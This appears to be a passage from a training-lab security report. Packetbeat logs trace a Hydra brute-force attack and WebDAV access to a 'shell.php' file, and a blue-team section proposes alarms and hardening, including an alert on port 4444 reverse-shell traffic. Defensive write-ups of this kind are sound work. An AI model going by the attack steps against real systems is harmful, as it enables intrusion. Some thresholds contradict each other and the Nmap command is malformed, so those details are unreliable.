
Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/company_folders/secret_folder/	16,597

```
Time                         _source
Feb 10, 2022 @ 02:28:43.935  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Feb 10, 2022 @ 02:28:43.935 client.ip: 192.168.1.90 client.port: 52932
                             client.bytes: 164B network.transport: tcp network.protocol: http network.direction: inbound
                             network.community_id: 1:P7XbtkL8BLXB7FpjnZfHqbS1p+g= network.bytes: 862B network.type: ipv4 url.scheme: http
                             url.domain: 192.168.1.105 url.path: /company_folders/secret_folder/ url.full: http://192.168.1.105/company_folders/secret_folder/
                             status: Error destination.bytes: 698B destination.ip: 192.168.1.105 destination.port: 80 type: http server.bytes: 698B
Feb 10, 2022 @ 02:28:43.935  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Feb 10, 2022 @ 02:28:43.935 method: get client.ip: 192.168.1.90
                             client.port: 52928 client.bytes: 164B event.category: network_traffic event.dataset: http event.duration: 2.2 event.start: Feb
                             10, 2022 @ 02:28:43.935 event.end: Feb 10, 2022 @ 02:28:43.937 event.kind: event type: http query: GET
                             /company_folders/secret_folder/ http.request.method: get http.request.bytes: 164B http.request.headers.content-length: 0
                             http.response.status_code: 401 http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-
Feb 10, 2022 @ 02:28:43.935  user_agent.original: Mozilla/4.0 (Hydra) @timestamp: Feb 10, 2022 @ 02:28:43.935 ecs.version: 1.5.0 source.ip: 192.168.1.90
                             source.port: 52930 source.bytes: 164B event.start: Feb 10, 2022 @ 02:28:43.935 event.end: Feb 10, 2022 @ 02:28:43.937
                             event.kind: event event.category: network_traffic event.dataset: http event.duration: 2.8 server.ip: 192.168.1.105
                             server.port: 80 server.bytes: 698B http.request.bytes: 164B http.request.headers.content-length: 0 http.request.method: get
                             http.response.bytes: 698B http.response.body.bytes: 460B http.response.headers.content-length: 460 http.response.headers.content-
```

Analysis: Finding the WebDAV Connection


- 156 requests were made to access the webdav folder
- Main files were requested were password.dav and shell.php



Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending	Count
http://192.168.1.105/webdav	156

Export: Raw Formatted



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

I recommend an alert to be sent once every 800 connections occur in an hour

What threshold would you set to activate this alarm?

Threshold would be set to 500 to activate the alarm

System Hardening

What configurations can be set on the host to mitigate port scans?

Regularly run a system port scan to be proactive and audit open ports. Set a fire wall and regularly patch it to minimize attacks and make sure the firewall runs in real time

Describe the solution. If possible, provide required command lines.
A solution would Nmap your own ports to monitor what is open then audit from there. Command: Nmap -sV 1-105, -sV IP

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

To detect unauthorized access on the hidden files i would set up an alert

What threshold would you set to activate this alarm?

I would make the threshold of max 3 attempts per hour that an alert would be sent.

System Hardening

What configuration can be set on the host to block unwanted access?

Use Network IDS to configure unwanted access in the network.

Describe the solution. If possible, provide required command lines.

Renaming folders containing sensitive data
Encrypt data that is confidential
Block IPs that are not the common IPs that access the files.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

I would set an alarm for an 401 error that is returned (unauthorized credentials). Also an alert for spike in network traffic requests.

What threshold would you set to activate this alarm?

Threshold for for the alarm would be 7 errors that are returned, and the spike in traffic would be 500 or more.

System Hardening

What configuration can be set on the host to block brute force attacks?

I would set a protocol for login attempts of 5 then a 20 min wait time, and password would have to complex and changed every 90 days. Also a have a list of blocked IPs that set off the alarm of unsuccessful attempts within 3 months.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

I would set an alarm on the HTTP GET requests that is trying to access the webdav from any IP. Also i would make a trusted IP addresses to confirm outside IP attempts.

What threshold would you set to activate this alarm?

The threshold would be set to any HTTP PUT request made

System Hardening

What configuration can be set on the host to control access?

I would set trusted IP addresses and ensure the firewall security policy prevents access to all others.

Describe the solution. If possible, provide the required command line(s).

Also I would mitigate other strategies that would only let access to WebDAV to permitted users.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

I would set up an alert for port 4444 of any traffic trying to access it, and setting up an alrt if any files were uploaded on to the /webdav.

What threshold would you set to activate this alarm?

The threshold would be 2 or more attempts on the /webdav folder

System Hardening

What configuration can be set on the host to block file uploads?

Block all Ips unless on the trusted list

Describe the solution. If possible, provide the required command line.

Set the access to the /webdav folder to read only to prevent any payloads to be uploaded and have necessary ports open.

The End